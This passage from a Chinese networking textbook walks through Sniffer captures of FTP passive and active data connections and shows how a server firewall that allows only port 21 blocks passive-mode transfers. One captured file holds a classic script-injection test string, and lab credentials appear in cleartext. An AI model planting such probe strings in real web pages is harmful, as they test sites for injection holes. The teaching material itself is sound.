000000c0: 46 54 50 e6 9c 8d e5 8a a1 e5 99 a8 e7 9a 84 e6  FTP鏈嶅姟鍣ㄧ殑▮
000000d0: 90 ad e5 bb ba e5 8f 8a 46 54 50 e5 8d 8f e8 ae  惌建哄強FTP鍗忚▮
000000e0: ae e5 88 86 e6 9e 90 2e 64 6f 63 0d 0a             塔鏋?doc..
```

图 11-14　第一条数据连接

编号 31～34 的数据包是客户与服务器通过四次挥手机制中断这条数据连接。这条数据连接完成目录浏览任务。

图 11-15 是第二条数据连接。编号 45、46、47 的数据包是三次握手建立连接。客户端口为 1152，服务器端口为 4451（在此之前服务器已将这个端口通知给客户）。编号 48 的报文是客户发出的 STOR 命令，请求将 hello.txt 上传到 FTP 服务器。

```
43  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1150   PASV
44  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1150   227 Entering Passive Mode (192,168,0,2,17,99)
45  [192.168.0.5]  [192.168.0.2]  TCP: D=4451 S=1152 SYN SEQ=1855650109 LEN=0 WIN=65535
46  [192.168.0.2]  [192.168.0.5]  TCP: D=1152 S=4451 SYN ACK=1855650110 SEQ=3984833693 LEN=0 WIN=64240
47  [192.168.0.5]  [192.168.0.2]  TCP: D=4451 S=1152     ACK=3984833694 WIN=65535
48  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1150   STOR hello.txt
49  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1150   150 Opening BINARY mode data connection for hello.txt.
50  [192.168.0.5]  [192.168.0.2]  TCP: D=4451 S=1152     ACK=3984833694 SEQ=1855650110 LEN=8 WIN=65535
51  [192.168.0.5]  [192.168.0.2]  TCP: D=4451 S=1152 FIN ACK=3984833694 SEQ=1855650118 LEN=0 WIN=65535
52  [192.168.0.2]  [192.168.0.5]  TCP: D=1152 S=4451     ACK=1855650119 WIN=64232
53  [192.168.0.5]  [192.168.0.2]  TCP: D=21 S=1150     ACK=1512169195 WIN=64974
54  [192.168.0.2]  [192.168.0.5]  TCP: D=1152 S=4451 FIN ACK=1855650119 SEQ=3984833694 LEN=0 WIN=64232

00000000: e0 e0 e0 e0 e0 e0 00 50 56 c0 00 01 08 00 45 00  噜噜噜.PV?... E.
00000010: 00 3c 02 6d 40 00 40 06 b6 f7 c0 a8 00 05 c0 a8  .<.m@.@.恩括..括
00000020: 00 02 04 80 11 63 6e 9a f9 3e ed 83 bc 9e 80 18  ...€.cn氿>韮紱€.
00000030: ff ff 5b 50 00 00 01 01 08 0a 00 00 c6 5f 00 00     [P........苍..
00000040: 00 00 63 6f 6d 70 75 74 65 72                    ..computer
```

图 11-15　第二条数据连接

编号 50 的数据包是客户通过数据连接将 hello.txt 的文件内容发送给服务器。图 11-15 下部给出的就是编号 50 的数据包内容，可见在应用层数据中携带的就是 hello.txt 的内容，即字符串“computer”。编号 51～54 的 4 个数据包是四次挥手报文。这条数据连接完成上传 hello.txt 文件的任务。

图 11-16 是第三条数据连接。编号 75、76、77 的数据包是三次握手建立连接。客户端口为 1153，服务器端口为 4453（在此之前服务器已将这个端口通知给客户）。第 78 个报文是客户向服务器发送了一条 SIZE 指令，查询 1.html 文件的大小。第 79 个报文是服务器返回的响应，通知客户该文件大小为 31 字节。第 80 个报文是客户向服务器发出了一条 RETR 指令，请求下载 1.html。服务器返回 150 响应，代表文件传送过程即将开始。

第 82 个数据报是服务器通过数据连接将 1.html 文件的内容传送给客户，从图 11-16 可见，该文件的内容为“<script>alert("Test");</script>”，共 31 字节。第 83～86 的数据报是四次挥手中断连接报文。这条数据连接完成文件下载任务。

```
73 [192.168.0.5] [192.168.0.2] FTP: C PORT=1150  PASV
74 [192.168.0.2] [192.168.0.5] FTP: R PORT=1150  227 Entering Passive Mode (192,168,0,2,17,101)
75 [192.168.0.5] [192.168.0.2] TCP: D=4453 S=1153 SYN SEQ=249302285 LEN=0 WIN=65535
76 [192.168.0.2] [192.168.0.5] TCP: D=1153 S=4453 SYN ACK=249302286 SEQ=268784182 LEN=0 WIN=64240
77 [192.168.0.5] [192.168.0.2] TCP: D=4453 S=1153     ACK=268784183 WIN=65535
78 [192.168.0.5] [192.168.0.2] FTP: C PORT=1150  SIZE 1.html
79 [192.168.0.2] [192.168.0.5] FTP: R PORT=1150  213 31
80 [192.168.0.5] [192.168.0.2] FTP: C PORT=1150  RETR 1.html
81 [192.168.0.2] [192.168.0.5] FTP: R PORT=1150  150 Opening BINARY mode data connection for 1.html (31 Bytes).
82 [192.168.0.2] [192.168.0.5] TCP: D=1153 S=4453     ACK=249302286 SEQ=268784183 LEN=31 WIN=64240
83 [192.168.0.2] [192.168.0.5] TCP: D=1153 S=4453 FIN ACK=249302286 SEQ=268784214 LEN=0 WIN=64240
84 [192.168.0.5] [192.168.0.2] TCP: D=4453 S=1153     ACK=268784215 WIN=65504
85 [192.168.0.5] [192.168.0.2] TCP: D=4453 S=1153 FIN ACK=268784215 SEQ=249302286 LEN=0 WIN=65504
86 [192.168.0.2] [192.168.0.5] TCP: D=1153 S=4453     ACK=249302287 WIN=64240

00000000: 00 50 56 c0 00 01 e0 e0 e0 e0 e0 e0 08 00 45 00 .PV?.噜噜噜..E.
00000010: 00 53 cd 96 40 00 80 06 ab b6 c0 a8 00 02 c0 a8 .S蝂@.€.括..括
00000020: 00 05 11 65 04 81 10 05 52 37 0e dc 0d 0e 80 18 ...e.?.R7.?..
00000030: fa f0 0c a3 00 00 01 01 08 0a 00 15 e4 b8 00 00 .?.......滑..
00000040: c6 9e 3c 73 63 72 69 70 74 3e 61 6c 65 72 74 28 苨<script>alert(
00000050: 22 54 65 73 74 22 29 3b 3c 2f 73 63 72 69 70 74 "Test");</script
00000060: 3e                                              >
```

图 11-16　第三条数据连接

11.6　测试防火墙对 FTP 数据通信的影响

为了保护 FTP 服务器的安全，通常在 FTP 服务器上会运行防火墙软件，防火墙会对 FTP 的数据通信产生影响，下面结合具体训练进行分析。

11.6.1　开启 FTP 服务器端的防火墙并允许 21 端口、测试 FTP 数据通信

训练：启动 Windows XP 虚拟机的防火墙，允许 FTP 的 21 号端口，测试 FTP 通信还能否进行，分析原因。

第一步：以 host-only 方式启动 Windows XP 虚拟机，配置 IP 地址，测试通信情况。

以 host-only 方式启动 Windows XP 虚拟机，配置 IP 地址为 192.168.0.2，Windows XP 虚拟机作为 FTP 服务器。本机的 IP 地址为 192.168.0.5，本机作为客户端。使用 ping 命令测试本机和 Windows XP 虚拟机之间的通信情况。

第二步：在 Windows XP 虚拟机上安装 FTP 服务器软件 Serv-U，在 FTP 服务器端创建一个用户 peter（步骤略）。

第三步：开启 Windows XP 虚拟机上的防火墙，允许 21 端口。

右击 Windows XP 虚拟机"本地连接"→选择"属性"→"高级"→"设置"→选择"启用防火墙"→选择"例外"→单击"添加端口"，弹出界面如图 11-17 所示，名称输入 FTP，端口

图 11-17　添加端口

输入 21，单击"确定"按钮，直至完成。防火墙设置成功之后，在本地连接右上角会出现一个金黄色的小锁头，如图 11-18 所示。



图 11-18　防火墙设置成功

第四步：在本机登录 FTP 服务器，观察能否登录。使用 Sniffer 捕获通信数据，分析原因。

在本机启动 Sniffer 开始捕获，然后使用 peter 用户登录 FTP 服务器，一段时间之后，本机弹出如图 11-19 所示登录失败窗体。



图 11-19　登录失败

停止 Sniffer 捕获，查看数据、分析登录失败原因。如图 11-20 所示，第 1～3 个数据包是客户主动与服务器的 21 端口建立连接，由于 FTP 服务器端的防火墙允许 TCP21 端口的通信，因此控制连接成功建立。第 4～7 和第 10～22 个数据包是在控制连接上传递的报文，完成身份验证等任务。

```
1   [192.168.0.5]  [192.168.0.2]  TCP: D=21 S=1117 SYN SEQ=3111019960 LEN=0 WIN=65535
2   [192.168.0.2]  [192.168.0.5]  TCP: D=1117 S=21 SYN ACK=3111019961 SEQ=3684001870 LEN=0 WIN=64240
3   [192.168.0.5]  [192.168.0.2]  TCP: D=21 S=1117     ACK=3684001871 WIN=65535
4   [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   220 Serv-U FTP Server v10.2 ready...
5   [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   USER tom
6   [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   331 User name okay, need password.
7   [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   PASS 2480
8   [192.168.0.2]  [192.168.0.5]  WINS: C ID=33556 OP=QUERY NAME=*<000000000000000000000000000000><00>
9   [192.168.0.5]  [192.168.0.2]  WINS: R ID=33556 OP=QUERY STAT=OK
10  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   230 User logged in, proceed.
11  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   Text Data
12  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   200 OPTS UTF8 is set to ON.
13  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   Text Data
14  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   215 UNIX Type: L8
15  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   Text Data
16  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   214-The following commands are recognized (* => unimplemented).
17  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   PWD
18  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   257 "/" is current directory.
19  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   TYPE A
20  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   200 Type set to A.
21  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1117   PASV
22  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1117   227 Entering Passive Mode (192,168,0,2,19,45)
23  [192.168.0.5]  [192.168.0.2]  TCP: D=4909 S=1118 SYN SEQ=1765922776 LEN=0 WIN=65535
24  [192.168.0.5]  [192.168.0.2]  Expert: Ack Too Long
                                  TCP: D=21 S=1117     ACK=3684002712 WIN=64694
25  [192.168.0.5]  [192.168.0.2]  TCP: D=4909 S=1118 SYN (Retransmission of Frame 23) SEQ=1765922776 LEN=0 WIN=65535
26  [192.168.0.5]  [192.168.0.2]  TCP: D=4909 S=1118 SYN (Retransmission of Frame 23) SEQ=1765922776 LEN=0 WIN=65535
```

图 11-20　捕获的通信数据

第 23、25、26 个数据包是客户连续三次主动连接服务器的 4909 端口，试图建立数据连接，但由于 FTP 服务器端的防火墙拦截了这三个请求报文，因此数据连接没有建立成功，进而导致 FTP 登录失败。

11.6.2 禁用 FTP 服务器的 PASV 功能，测试 FTP 通信能否进行

训练：禁用 FTP 服务器的 PASV 功能，测试 FTP 通信能否进行，使用 Sniffer 捕获通信数据，分析原因。

第一步：在 11.6.1 节实验的基础之上禁用 FTP 服务器的 PASV 功能。

在 FTP 服务器控制面板主页的“限制和设置”功能下，单击“为域配置高级 FTP 命令设置和行为”，如图 11-21 所示。




图 11-21 选择命令设置和行为

右击 PASV 命令，选择“禁用命令”命令，如图 11-22 所示。




图 11-22 禁用 PASV 命令

第二步：在本机登录 FTP 服务器，观察能否登录。使用 Sniffer 捕获通信数据，分析原因。

在本机启动 Sniffer 开始捕获，然后使用 peter 用户登录 FTP 服务器，登录成功，结果如图 11-23 所示。



图 11-23 登录成功

停止 Sniffer 捕获,查看数据,结果如图 11-24 所示。第 21 个数据包是客户发给服务器的 PASV 指令,请求采用 PASV 模式建立连接。由于服务器端已经禁用了 PASV 命令,因此服务器返回 502 响应(第 22 个报文),代表命令没有成功执行。之后客户改为使用 PORT 模式建立数据连接,第 25 个数据包是客户使用 PORT 命令将随机端口 1171 通知给服务器,之后第 29、30、31 个报文是客户与服务器通过三次握手机制建立数据连接,第一次握手报文由服务器主动发出,因此服务器端的防火墙会允许其通过,进而数据连接建立成功。

1	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1169 SYN SEQ=1894296664 LEN=0 WIN=65535
2	[192.168.0.2]	[192.168.0.5]	TCP: D=1169 S=21 SYN ACK=1894296665 SEQ=4194069774 LEN=0 WIN=64240
3	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1169 ACK=4194069775 WIN=65535
4	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 220 Serv-U FTP Server v10.2 ready...
5	[192.168.0.2]	[192.168.0.5]	WINS: C ID=33573 OP=QUERY NAME=*<000000000000000000000000000000><00>
6	[192.168.0.5]	[192.168.0.2]	WINS: R ID=33573 OP=QUERY STAT=OK
7	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 USER tom
8	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 331 User name okay, need password.
9	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 PASS 2480
10	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 230 User logged in, proceed.
11	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 Text Data
12	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 200 OPTS UTF8 is set to ON.
13	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 Text Data
14	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 215 UNIX Type: L8
15	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 Text Data
16	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 214-The following commands are recognized (* => unimplemented).
17	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 PWD
18	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 257 "/" is current directory.
19	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 TYPE A
20	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 200 Type set to A.
21	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 PASV
22	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 502 Command not implemented.
23	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 TYPE A
24	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 200 Type set to A.
25	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 PORT 192,168,0,5,4,147
26	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 200 PORT command successful.
27	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1169 LIST
28	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 150 Opening ASCII mode data connection for /bin/ls.
29	[192.168.0.2]	[192.168.0.5]	TCP: D=1171 S=20 SYN SEQ=3040010182 LEN=0 WIN=64240
30	[192.168.0.5]	[192.168.0.2]	TCP: D=20 S=1171 SYN ACK=3040010183 SEQ=2188043511 LEN=0 WIN=65535
31	[192.168.0.2]	[192.168.0.5]	TCP: D=1171 S=20 ACK=2188043512 WIN=64240
32	[192.168.0.2]	[192.168.0.5]	Expert: FTP Slow First Response FTP: R PORT=1171 Text Data
33	[192.168.0.2]	[192.168.0.5]	TCP: D=1171 S=20 FIN ACK=2188043512 SEQ=3040010246 LEN=0 WIN=64240
34	[192.168.0.5]	[192.168.0.2]	TCP: D=20 S=1171 ACK=3040010247 WIN=65472
35	[192.168.0.5]	[192.168.0.2]	TCP: D=20 S=1171 FIN ACK=3040010247 SEQ=2188043512 LEN=0 WIN=65472
36	[192.168.0.2]	[192.168.0.5]	TCP: D=1171 S=20 ACK=2188043513 WIN=64240
37	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1169 ACK=4194070694 WIN=64616
38	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1169 226 Transfer complete. 63 bytes transferred. 0.06 KB/sec.

图 11-24 捕获的通信数据

思考题

1. FTP 数据连接的两种建立方式,即 PORT 和 PASV 方式各自适合应用在哪些网络环境?

2. 防火墙对 FTP 通信会产生哪些影响?